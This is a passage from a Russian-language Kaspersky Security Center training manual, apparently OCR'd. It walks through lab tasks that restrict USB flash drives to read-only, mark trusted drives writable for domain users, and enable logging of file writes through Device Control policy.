


Задание C: Проверьте получение запроса от пользователя


В этом задании мы получим запрос от пользователя на предоставление доступа к флеш-накопителю.

Задание выполняется на компьютере KSC.

29. Откройте веб-консоль Kaspersky Security Center
30. В боковом меню выберите **Monitoring & Reporting | Event Selections**
31. Нажмите **User requests**



32. Ознакомьтесь с содержимым запроса



Заключение

В этой лабораторной работе был рассмотрен функционал блокировки доступа к устройствам. Доступ разрешается или блокируется полностью. Типичные сценарии использования этого функционала — блокирование сменных носителей информации, через которые могут распространяться вредоносные программы, или блокирование устройств передачи данных, чтобы снизить вероятность утечки информации.

Лабораторная работа 17.

Как настроить права доступа к флешкам

Сценарий. Вы запретили доступ к флешкам по всей компании. Однако это оказалось слишком суровой мерой, ведь некоторым пользователям флешки нужны для работы. В компании принято решение разрешить всем пользователям использовать зашифрованные флешки.

Вам требуется разрешить пользователям читать и копировать файлы с любых флешек, добавить зашифрованные флешки в доверенные устройства, разрешить к ним полный доступ пользователям домена и включить запись операций с файлами для флешек в журнал.

Содержание. В этой лабораторной работе:

1. Запретите писать на флешки всем пользователям
2. Разрешите пользователям домена писать на доверенные флешки


Задание A: Запретите писать на флешки всем пользователям

Отройте настройки Контроля устройств в политике Kaspersky Endpoint Security. Сделайте так, чтобы пользователи (Everyone) могли только читать файлы со сменных носителей.


Компьютеры **KSC**, **DC, Alex-Desktop** и **Tom-Laptop** должны быть включены.

Начните выполнять задание на компьютере **Tom-Laptop**.

1. Войдите в систему под учетной записью **abc\Tom**. Пароль — **Ka5per5Ky**
2. Подключите флешку с материалами курса к хост-компьютеру
3. В меню **VMware Workstation** нажмите **VM**, **Removable Devices**, **<тип вашего носителя>**, **Connect (Disconnect from Host)**



4. На компьютере **Tom-Laptop**, нажмите **Start**, **Computer**
5. Убедитесь, что флешка успешно подключилась




Переключитесь на компьютер KSC.

6. Откройте веб-консоль Kaspersky Security Center

7. В боковом меню выберите **Devices | Policies & Profiles**


8. Откройте политику **Kaspersky Endpoint Security for Windows**




9. Перейдите на вкладку **Application Setting**

10. Перейдите в раздел **Security Controls**


11. Выберите компонент **Device Control**




12. Пройдите по ссылке ***Access rules for devices and Wi-Fi networks***




13. Пройдите по ссылке ***Removable drives***
14. Обратите внимание, что параметр предоставления доступа к устройству находится в **Block** режиме




15. Запретите пользователям писать на сменные носители: снимите отметку с параметра **Write** и нажмите **OK**
16. Сохраните политику и дождитесь её применения



17. Зайдите на флешку
18. Скопируйте с флешки любой файл на рабочий стол
19. Попытайтесь скопировать файл обратно на флешку
20. Убедитесь, что Kaspersky Endpoint Security не дает записывать на флешку



21. Закройте информационное окно Windows




Задание B: Разрешите пользователям домена записывать файлы на доверенные флешки


Отройте настройки Контроля устройств в политике Kaspersky Endpoint Security. Сделайте сменный носитель доверенным для группы Domain users. Включите регистрировать в журнале события, когда пользователи записывают файлы на флешки.

Начните выполнять задание на компьютере **KSC**.


22. Откройте веб-консоль Kaspersky Security Center
23. В боковом меню выберите **Devices | Policies & Profiles**
24. Откройте политику **Kaspersky Endpoint Security for Windows**




25. Перейдите на вкладку **Application Settings**
26. Перейдите в раздел **Security Controls**
27. Выберите компонент **Device Control**




28. Пройдите по ссылке ***Access rules for devices and Wi-Fi networks***




29. Пройдите по ссылке ***Removable drives***




30. Перейдите на вкладку **Logging**
31. Включите ведение журнала (**Logging ENABLED**)
32. С помощью кнопки **Add** внизу окна добавьте группу пользователей




33. Введите **everyone** и нажмите на иконку лупы
34. Выберите группу **Everyone**
35. Нажмите **Select**




36. Нажмите **OK**




37. Пройдите по ссылке ***Trusted devices***




38. Сделайте сменный носитель доверенным: нажмите **Add device by ID**




39. Из списка устройств выберите **Generic Flash Disk USB Device**
40. Нажмите **Next**



